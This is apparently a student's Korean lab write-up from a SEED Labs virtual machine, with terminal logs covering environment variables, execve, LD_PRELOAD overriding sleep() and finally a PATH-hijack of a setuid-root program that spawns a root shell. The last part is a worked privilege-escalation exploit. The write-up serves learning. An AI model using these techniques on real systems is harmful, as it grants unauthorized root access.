                printf("%s\n", environ[i++]);
        }
}
```

```
[12/24/22]seed@VM:~/10week$ gedit env_test2.c &
[2] 4447
[12/24/22]seed@VM:~/10week$ gcc -o env_test2 env_test2
.c
[2]+  Done                    gedit env_test2.c
[12/24/22]seed@VM:~/10week$ ll
total 48
-rwxrwxr-x 1 seed seed 16696 Dec 24 23:18 env_test
-rwxrwxr-x 1 seed seed 16768 Dec 24 23:25 env_test2
-rw-rw-r-- 1 seed seed   199 Dec 24 23:24 env_test2.c
-rw-rw-r-- 1 seed seed   170 Dec 24 23:18 env_test.c
```

앞선 env_test에서의 과정과 동일하게 env_test2.c라는 두 번째 파일을 만들어주고 코드를 save해준 뒤 컴파일하고 ll해주면 파일이 생긴 것을 확인할 수 있다.

```
-rwxrwxr-x 1 seed seed 16696 Dec 24 23:18 env_test
-rwxrwxr-x 1 seed seed 16768 Dec 24 23:25 env_test2
-rw-rw-r-- 1 seed seed   199 Dec 24 23:24 env_test2.c
-rw-rw-r-- 1 seed seed   170 Dec 24 23:18 env_test.c
[12/24/22]seed@VM:~/10week$ env_test2
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1802,unix/VM:/tmp/.ICE-unix/1802
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1764
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/10week
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;
42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.
tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst
=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.
sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:
*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm
=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35
:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=0
1;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=
01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.
mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/30394466_3e00_4c34_8ed9_a7ea8adcd8fa
INVOCATION_ID=23b6d6d0086047bbb82de64ab7701ab5
MANAGERPID=1557
GJS_DEBUG_OUTPUT=stderr
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
GNOME_TERMINAL_SERVICE=:1.96
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33136
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.:~/mybin
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
OLDPWD=/home/seed
 =./env_test2
```

env_test2를 입력해주면 아까와 같이 env_test2라는 프로그램의이 가지는 환경변수들이 리스트업되는 것을 볼 수 있다.
envp와 environ 두 가지 방법 모두 환경변수를 확인할 수 있음을 알 수 있다.

```c
#include <stdio.h>
extern char** environ;
void main(int argc, char* argv[], char* envp[]){
        int i = 0;
        char* v[2];
        char* newenv[3];
        if(argc < 2) return;
        v[0] = "/usr/bin/env";
        v[1] = NULL;
        newenv [0] = "AAA=aaa";
        newenv [1] = "BBB=bbb";
        newenv [2] = NULL;
        switch(argv[1][0]){
                case '2':
                        execve(v[0], v, newenv);
                        break;
                case '3':
                        execve(v[0], v, environ);
                        break;
                default:
                        execve(v[0], v, NULL);
                        break;
        }
}
```

```
[12/24/22]seed@VM:~/10week$ gedit env_test3.c &
[2] 4492
[12/24/22]seed@VM:~/10week$ gcc -o env_test3 env_test3
.c
env_test3.c: In function ‘main’:
env_test3.c:15:24: warning: implicit declaration of fu
nction ‘execve’ [-Wimplicit-function-declaration]
   15 |                         execve(v[0], v, newenv)
;
      |                         ^~~~~~
[2]+  Done                    gedit env_test3.c
[12/24/22]seed@VM:~/10week$ ll
total 72
-rwxrwxr-x 1 seed seed 16696 Dec 24 23:18 env_test
-rwxrwxr-x 1 seed seed 16768 Dec 24 23:25 env_test2
-rw-rw-r-- 1 seed seed   199 Dec 24 23:24 env_test2.c
-rwxrwxr-x 1 seed seed 16824 Dec 24 23:34 env_test3
-rw-rw-r-- 1 seed seed   663 Dec 24 23:33 env_test3.c
-rw-rw-r-- 1 seed seed   170 Dec 24 23:18 env_test.c
```

env_test3의 코드를 입력, save해주고 컴파일한 뒤, ll해주면 env_test3가 생긴 것을 볼 수 있다.

```
[12/24/22]seed@VM:~/10week$ env_test3 2
AAA=aaa
BBB=bbb
```

env_test3 2해서 env_test3가 가진 환경변수가 2개 나온다. 이 2가지는 아까 save한 코드에서 newenv에서 환경변수가 위와 같이 설정된 것을 볼 수 있다.

```
[12/24/22]seed@VM:~/10week$ env_test3 4
[12/24/22]seed@VM:~/10week$
```

2가 아닌 다른 숫자를 넣어주면 어떤 것도 나오지 않는 것을 볼 수 있다.

```
[12/24/22]seed@VM:~/10week$ FOO=bar
[12/24/22]seed@VM:~/10week$ echo $FOO
bar
[12/24/22]seed@VM:~/10week$ unset FOO
[12/24/22]seed@VM:~/10week$ echo $FOO

[12/24/22]seed@VM:~/10week$
```

FOO는 쉘 변수이고, 그 변수의 값이 bar가 되게 지정을 한다. 쉘 변수 FOO가 어떻게 지정되었는지 보기 위해 echo $FOO해주면 bar로 나오는 것을 볼 수 있다. unset FOO해주면 쉘 변수 FOO의 값을 지정해제해준 것으로 unset FOO해주고 다시 echo $FOO를 입력해주면 값이 없는 것을 볼 수 있다.

```
[12/24/22]seed@VM:~/10week$ strings /proc/$$/environ |
 grep LOGNAME
LOGNAME=seed
[12/24/22]seed@VM:~/10week$
[12/24/22]seed@VM:~/10week$ echo $LOGNAME
seed
[12/24/22]seed@VM:~/10week$ LOGNAME=bob
[12/24/22]seed@VM:~/10week$ echo $LOGNAME
bob
[12/24/22]seed@VM:~/10week$
```

login할 때 이름을 확인해보면 seed로 되어있다. 그래서 echo $LOGNAME을 입력하면 값이 seed로 나오는데, LOGNAME=bob으로 지정해주면 echo $LOGNAME했을 때 bob으로 나오는 것을 볼 수 있다.

```
[12/24/22]seed@VM:~/10week$ strings /proc/$$/environ |
 grep LOGNAME
LOGNAME=seed
[12/24/22]seed@VM:~/10week$
```

하지만 환경변수는 여전히 seed로 되어있다.

```
[12/24/22]seed@VM:~/10week$ unset LOGNAME
[12/24/22]seed@VM:~/10week$ echo $LOGNAME

[12/24/22]seed@VM:~/10week$ strings /proc/$$/environ |
 grep LOGNAME
LOGNAME=seed
[12/24/22]seed@VM:~/10week$
```

이 상태에서 unset을 해주면 echo $LOGNAME을 했을 때 값이 없는 것을 확인할 수 있다. 하지만 unset을 한 후에도 여전히 seed가 남아있는 것을 볼 수 있다.
그래서, environ이라고 하는 전역적인 환경변수를 활용하면 쉘 안에서만 활용하는 세팅과 구분해서 쓸 수 있음을 확인할 수 있다.

```
[12/24/22]seed@VM:~/10week$ strings /proc/$$/environ |
 grep LOGNAME
LOGNAME=seed
[12/24/22]seed@VM:~/10week$ LOGNAME2=alice
[12/24/22]seed@VM:~/10week$ export LOGNAME3=bob
```

LOGNAME2는 alice로 지정해주고, LOGNAME3은 bob으로 export해준다. LOGNAME2는 export가 안된 상태이고 LOGNAME3은 export한 상태이다.

```
[12/24/22]seed@VM:~/10week$ env | grep LOGNAME
LOGNAME3=bob
[12/24/22]seed@VM:~/10week$
```

$는 쉘이고, shell이 env를 실행하게 되는 것이다. 그러면 shell이 parent고 env가 chile가 되는 것이다. env는 환경변수를 출력해주는 기능이 있는데, 출력해준 것이 grep으로 전달되고 grep은 다음에 나오는 단어가 있는 줄을 출력해주는 것이다.
env | grep LOGNAME하면 LOGNAME3=bob으로 나오는데, LOGNAME을 unset을 해줬기

때문에 LOGNAME3만 나온다. 이 영향을 안 받기 위해 터미널을 다시 열어준다.

```
[12/25/22]seed@VM:~$ LOGNAME2=alice
[12/25/22]seed@VM:~$ export LOGNAME3=bob
[12/25/22]seed@VM:~$ env | grep LOGNAME
LOGNAME=seed
LOGNAME3=bob
```

그러면 LOGNAME과 LOGNAME3이 잘 나오는 것을 볼 수 있다.

```
[12/25/22]seed@VM:~$ echo $LOGNAME2
alice
```

echo $LOGNAME2를 해주면 alice가 값으로 나와 LOGNAME2도 잘 있는 것을 볼 수 있다. 없는 것은 아니지만 단지 상속이 안됐을 뿐이다.
env라고 하는 프로그램이 child프로세스인데, child프로세스에 상속이 되는 것이 원래 환경변수에 있던 것과 export한 쉘 변수 2가지가 상속이 되는 것을 알 수 있다.

```
[12/25/22]seed@VM:~$ unset LOGNAME3
[12/25/22]seed@VM:~$ env | grep LOGNAME
LOGNAME=seed
[12/25/22]seed@VM:~$
```

unset을 LOGNAME3에 대해 해주고 다시 env해주면, export된 것도 없어져서 seed만 남아 있는 것을 볼 수 있다.

```
[12/25/22]seed@VM:~$ mkdir 11week
[12/25/22]seed@VM:~$ ls
10week    Desktop    Music     Public
11week    Documents  mybin     Templates
BookCode  Downloads  Pictures  Videos
[12/25/22]seed@VM:~$ cd 11week
[12/25/22]seed@VM:~/11week$ ls
[12/25/22]seed@VM:~/11week$ gedit mytest.c &
[1] 4769
[12/25/22]seed@VM:~/11week$ ll
total 4
-rw-rw-r-- 1 seed seed 64 Dec 25 00:10 mytest.c
[12/25/22]seed@VM:~/11week$ gedit sleep.c &
[2] 4781
[12/25/22]seed@VM:~/11week$ ll
total 8
-rw-rw-r-- 1 seed seed 45 Dec 25 00:11 mytest.c
-rw-rw-r-- 1 seed seed 75 Dec 25 00:11 sleep.c
[2]+  Done                    gedit sleep.c
```

11week를 만들어주고 거기에 gedit로 mytest.c와 sleep.c를 입력하고 save해준다. ll을 해서 보면 2개가 생긴 것을 확인할 수 있다.

```
[12/25/22]seed@VM:~/11week$ gcc -o mytest mytest.c
mytest.c: In function ‘main’:
mytest.c:3:6: warning: implicit declaration of functio
n ‘sleep’ [-Wimplicit-function-declaration]
    3 |      sleep(1);
      |      ^~~~~
[12/25/22]seed@VM:~/11week$ ll
total 28
-rwxrwxr-x 1 seed seed 16696 Dec 25 00:13 mytest
-rw-rw-r-- 1 seed seed    45 Dec 25 00:11 mytest.c
-rw-rw-r-- 1 seed seed    75 Dec 25 00:11 sleep.c
[12/25/22]seed@VM:~/11week$ mytest
[12/25/22]seed@VM:~/11week$
```

mytest.c를 컴파일해주고 ll을 해서 mytest가 생긴 것을 확인하고 mytest를 입력해서 확인해보면 1초 뒤에 다음 라인이 나오는 것을 확인하여 제대로 작동됨을 볼 수 있다.

```
[12/25/22]seed@VM:~/11week$ gcc -c sleep.c
[12/25/22]seed@VM:~/11week$ ll
total 32
-rwxrwxr-x 1 seed seed 16696 Dec 25 00:13 mytest
-rw-rw-r-- 1 seed seed    45 Dec 25 00:11 mytest.c
-rw-rw-r-- 1 seed seed    75 Dec 25 00:11 sleep.c
-rw-rw-r-- 1 seed seed  1696 Dec 25 00:15 sleep.o
```

gcc -c를 통해 sleep.c를 오브젝트 파일로 바꿔준다. ll을 하면 sleep.o가 남는 것을 볼 수 있다. 이걸 가지고 동적라이브러리를 만들어준다.

```
[12/25/22]seed@VM:~/11week$ gcc -shared -o libmylib.so.1.0.1 sleep.o
[12/25/22]seed@VM:~/11week$ ll
total 48
-rwxrwxr-x 1 seed seed 16200 Dec 25 00:18 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 16696 Dec 25 00:13 mytest
-rw-rw-r-- 1 seed seed    45 Dec 25 00:11 mytest.c
-rw-rw-r-- 1 seed seed    75 Dec 25 00:11 sleep.c
-rw-rw-r-- 1 seed seed  1696 Dec 25 00:15 sleep.o
```

libmylib.so.1.0.1실행파일이 생긴 것을 볼 수 있다. libmylib은 “I’m not sleeping”이라는 한 문장을 출력해주는 명령이다.

```
1 int main()
2 {
3     printf("I am going to sleep for three seconds\n");
4     sleep(3);
5     printf("I awoke up~ \n");
6     return 0;
7 }
```

코드를 변경해주고 save한뒤 컴파일 해준다.

```
[12/25/22]seed@VM:~/11week$ gcc -o mytest mytest.c
mytest.c: In function ‘main’:
mytest.c:3:6: warning: implicit declaration of function ‘printf’ [-Wimplicit-function-declaration]
    3 |      printf("I am going to sleep for three seconds\n");
      |      ^~~~~~
mytest.c:3:6: warning: incompatible implicit declaration of built-in function ‘printf’
mytest.c:1:1: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
  +++ |+#include <stdio.h>
    1 | int main()
mytest.c:4:6: warning: implicit declaration of function ‘sleep’ [-Wimplicit-function-declaration]
    4 |      sleep(3);
      |      ^~~~~
[12/25/22]seed@VM:~/11week$ ll
total 48
-rwxrwxr-x 1 seed seed 16200 Dec 25 00:18 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 16744 Dec 25 00:22 mytest
-rw-rw-r-- 1 seed seed   132 Dec 25 00:21 mytest.c
-rw-rw-r-- 1 seed seed    77 Dec 25 00:21 sleep.c
-rw-rw-r-- 1 seed seed  1696 Dec 25 00:15 sleep.o
```

컴파일해주고 ll해서 확인해준다.

```
[12/25/22]seed@VM:~/11week$ mytest
I am going to sleep for three seconds
I awoke up~
[12/25/22]seed@VM:~/11week$
```

mytest해서 확인해주면 3초 뒤에 두 번째 문장이 나오는 것을 볼 수 있다.

```
[12/25/22]seed@VM:~/11week$ echo $LD_PRELOAD

[12/25/22]seed@VM:~/11week$ export LD_PRELOAD=./libmylib
.so.1.0.1
[12/25/22]seed@VM:~/11week$ echo $LD_PRELOAD
./libmylib.so.1.0.1
```

export하고 다시 echo해보면 ./libmylib.so.1.0.1이 생긴 것을 볼 수 있다.

```
[12/25/22]seed@VM:~/11week$ mytest
I am going to sleep for three seconds
I am not sleeping
I awoke up~
```

mytest해주니까 I am not sleeping이 출력되는 것을 볼 수 있다.

```
[12/25/22]seed@VM:~/11week$ unset LD_PRELOAD
[12/25/22]seed@VM:~/11week$ mytest
I am going to sleep for three seconds
I awoke up~
[12/25/22]seed@VM:~/11week$
```

unset하고 다시 mytest를 해주면 I am going to sleep for three seconds하고 3초 뒤에 awoke up~이 출력되는 것을 볼 수 있다.

```
[12/25/22]seed@VM:~/11week$ gedit vul.c &
[2] 4951
[12/25/22]seed@VM:~/11week$ cal
   December 2022
Su Mo Tu We Th Fr Sa
              1  2  3
 4  5  6  7  8  9 10
11 12 13 14 15 16 17
18 19 20 21 22 23 24
25 26 27 28 29 30 31

[2]+  Done                    gedit vul.c
```

vul.c에 코드를 입력하고 save해준다. cal을 입력하면 캘린더가 뜬다. 12월 25일 오늘 날짜를 보여준다.

```
[12/25/22]seed@VM:~/11week$ ls
libmylib.so.1.0.1  mytest.c  sleep.o
mytest             sleep.c   vul.c
[12/25/22]seed@VM:~/11week$ ll
total 52
-rwxrwxr-x 1 seed seed 16200 Dec 25 00:31 libmylib.so.1.
0.1
-rwxrwxr-x 1 seed seed 16744 Dec 25 00:22 mytest
-rw-rw-r-- 1 seed seed   132 Dec 25 00:21 mytest.c
-rw-rw-r-- 1 seed seed    77 Dec 25 00:31 sleep.c
-rw-rw-r-- 1 seed seed  1696 Dec 25 00:31 sleep.o
-rw-rw-r-- 1 seed seed    70 Dec 25 00:35 vul.c
```

vul.c 라는 코드가 만들어진 것을 확인할 수 있다.

```
[12/25/22]seed@VM:~/11week$ gcc -o vul vul.c
[12/25/22]seed@VM:~/11week$ vul
   December 2022
Su Mo Tu We Th Fr Sa
              1  2  3
 4  5  6  7  8  9 10
11 12 13 14 15 16 17
18 19 20 21 22 23 24
25 26 27 28 29 30 31

[12/25/22]seed@VM:~/11week$
```

vul.c를 컴파일해주고 vul을 실행해주면 캘린더가 실행되는 것을 볼 수 있다.

```
[12/25/22]seed@VM:~/11week$ gedit cal.c &
[2] 4978
[12/25/22]seed@VM:~/11week$ ll
total 76
-rw-rw-r-- 1 seed seed    42 Dec 25 00:39 cal.c
-rwxrwxr-x 1 seed seed 16200 Dec 25 00:31 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 16744 Dec 25 00:22 mytest
-rw-rw-r-- 1 seed seed   132 Dec 25 00:21 mytest.c
-rw-rw-r-- 1 seed seed    77 Dec 25 00:31 sleep.c
-rw-rw-r-- 1 seed seed  1696 Dec 25 00:31 sleep.o
-rwxrwxr-x 1 seed seed 16696 Dec 25 00:37 vul
-rw-rw-r-- 1 seed seed    70 Dec 25 00:35 vul.c
[2]+  Done                    gedit cal.c
[12/25/22]seed@VM:~/11week$ gcc -o cal cal.c
cal.c: In function ‘main’:
cal.c:3:6: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
    3 |      system("/bin/dash");
      |      ^~~~~~
[12/25/22]seed@VM:~/11week$ ll
total 96
-rwxrwxr-x 1 seed seed 16696 Dec 25 00:39 cal
-rw-rw-r-- 1 seed seed    42 Dec 25 00:39 cal.c
-rwxrwxr-x 1 seed seed 16200 Dec 25 00:31 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 16744 Dec 25 00:22 mytest
-rw-rw-r-- 1 seed seed   132 Dec 25 00:21 mytest.c
-rw-rw-r-- 1 seed seed    77 Dec 25 00:31 sleep.c
-rw-rw-r-- 1 seed seed  1696 Dec 25 00:31 sleep.o
-rwxrwxr-x 1 seed seed 16696 Dec 25 00:37 vul
-rw-rw-r-- 1 seed seed    70 Dec 25 00:35 vul.c
```

cal.c를 코딩하고 save한 뒤에 컴파일 해주고 ll하면 cal이 만들어진 것을 확인할 수 있다.

```
[12/25/22]seed@VM:~/11week$ cal
   December 2022
Su Mo Tu We Th Fr Sa
              1  2  3
 4  5  6  7  8  9 10
11 12 13 14 15 16 17
18 19 20 21 22 23 24
25 26 27 28 29 30 31
```

cal을 입력하면 shell이 만들어지는 것을 기대하지만, 캘린더가 실행된다.

```
[12/25/22]seed@VM:~/11week$ ./cal
$ exit
```

./cal로 명확하게 해주면 쉘이 실행되는 것을 볼 수 있다.

```
[12/25/22]seed@VM:~/11week$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:
/bin:/usr/games:/usr/local/games:/snap/bin:.
```

echo $PATH를 해주면 내가 현재 참조하고 있는 실행파일들의 위치를 볼 수 있다. 그런데 여기에 현재 디렉토리가 없다. cal이라고 하는 명령은 현재 디렉토리에 있다.

```
[12/25/22]seed@VM:~/11week$ export PATH=.:$PATH
[12/25/22]seed@VM:~/11week$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi
n:/bin:/usr/games:/usr/local/games:/snap/bin:.
```

환경변수로 PATH를 지정해준다. 그런 뒤에 echo $PATH를 해주면 앞선 PATH와 다르게 맨 앞에 .이라는 위치(현재 디렉토리)가 있는 것을 볼 수 있다. 현재 디렉토리에는 cal이라는 명령어가 있다.

```
[12/25/22]seed@VM:~/11week$ vul
$ exit
[12/25/22]seed@VM:~/11week$
```

vul을 다시 실행해주면 캘린더가 아니라 쉘이 실행되는 것을 확인할 수 있다.

```
[12/25/22]seed@VM:~/11week$ vul
$ whoami
seed
$ exit
[12/25/22]seed@VM:~/11week$ sudo chown root.root vul
[12/25/22]seed@VM:~/11week$ ll
total 96
-rwxrwxr-x 1 seed seed 16696 Dec 25 00:39 cal
-rw-rw-r-- 1 seed seed    42 Dec 25 00:39 cal.c
-rwxrwxr-x 1 seed seed 16200 Dec 25 00:31 libmylib.so.1.
0.1
-rwxrwxr-x 1 seed seed 16744 Dec 25 00:22 mytest
-rw-rw-r-- 1 seed seed   132 Dec 25 00:21 mytest.c
-rw-rw-r-- 1 seed seed    77 Dec 25 00:31 sleep.c
-rw-rw-r-- 1 seed seed  1696 Dec 25 00:31 sleep.o
-rwxrwxr-x 1 root root 16696 Dec 25 00:37 vul
-rw-rw-r-- 1 seed seed    70 Dec 25 00:35 vul.c
```

vul해서 whoami해주면 seed이다. setuid프로그램으로 바꿔주는 프로그램을 하면 vul이 root root로 바뀌어있다.

```
[12/25/22]seed@VM:~/11week$ sudo chmod 4775 vul
[12/25/22]seed@VM:~/11week$ ll
total 96
-rwxrwxr-x 1 seed seed 16696 Dec 25 00:39 cal
-rw-rw-r-- 1 seed seed    42 Dec 25 00:39 cal.c
-rwxrwxr-x 1 seed seed 16200 Dec 25 00:31 libmylib.so.1.
0.1
-rwxrwxr-x 1 seed seed 16744 Dec 25 00:22 mytest
-rw-rw-r-- 1 seed seed   132 Dec 25 00:21 mytest.c
-rw-rw-r-- 1 seed seed    77 Dec 25 00:31 sleep.c
-rw-rw-r-- 1 seed seed  1696 Dec 25 00:31 sleep.o
-rwsrwxr-x 1 root root 16696 Dec 25 00:37 vul
-rw-rw-r-- 1 seed seed    70 Dec 25 00:35 vul.c
```

chmod 4775해주면 vul이 setuid로 바뀐 것을 볼 수 있다. root로 접근 통제를 하면서 flag가 s로 되어있는 setuid 프로그램으로 바뀌어있다.

```
[12/25/22]seed@VM:~/11week$ ll /bin/sh
lrwxrwxrwx 1 root root 4 Nov 24  2020 /bin/sh -> dash
[12/25/22]seed@VM:~/11week$ gcc -o cal cal.c
cal.c: In function ‘main’:
cal.c:3:6: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
    3 |      system("/bin/sh");
      |      ^~~~~~
[12/25/22]seed@VM:~/11week$ ll
total 96
-rwxrwxr-x 1 seed seed 16696 Dec 25 00:52 cal
-rw-rw-r-- 1 seed seed    40 Dec 25 00:51 cal.c
-rwxrwxr-x 1 seed seed 16200 Dec 25 00:31 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 16744 Dec 25 00:22 mytest
-rw-rw-r-- 1 seed seed   132 Dec 25 00:21 mytest.c
-rw-rw-r-- 1 seed seed    77 Dec 25 00:31 sleep.c
-rw-rw-r-- 1 seed seed  1696 Dec 25 00:31 sleep.o
-rwsrwxr-x 1 root root 16696 Dec 25 00:37 vul
-rw-rw-r-- 1 seed seed    70 Dec 25 00:35 vul.c
```

```
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom)
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

/bin/sh -> dash를 /bin/zsh로 바꿔준다. 그리고, cal.c의 코드를 /bin/sh로 바꿔주고 다시 컴파일해준다. vul해주면 $가 아닌 #으로 나오고 id를 확인할 수 있다.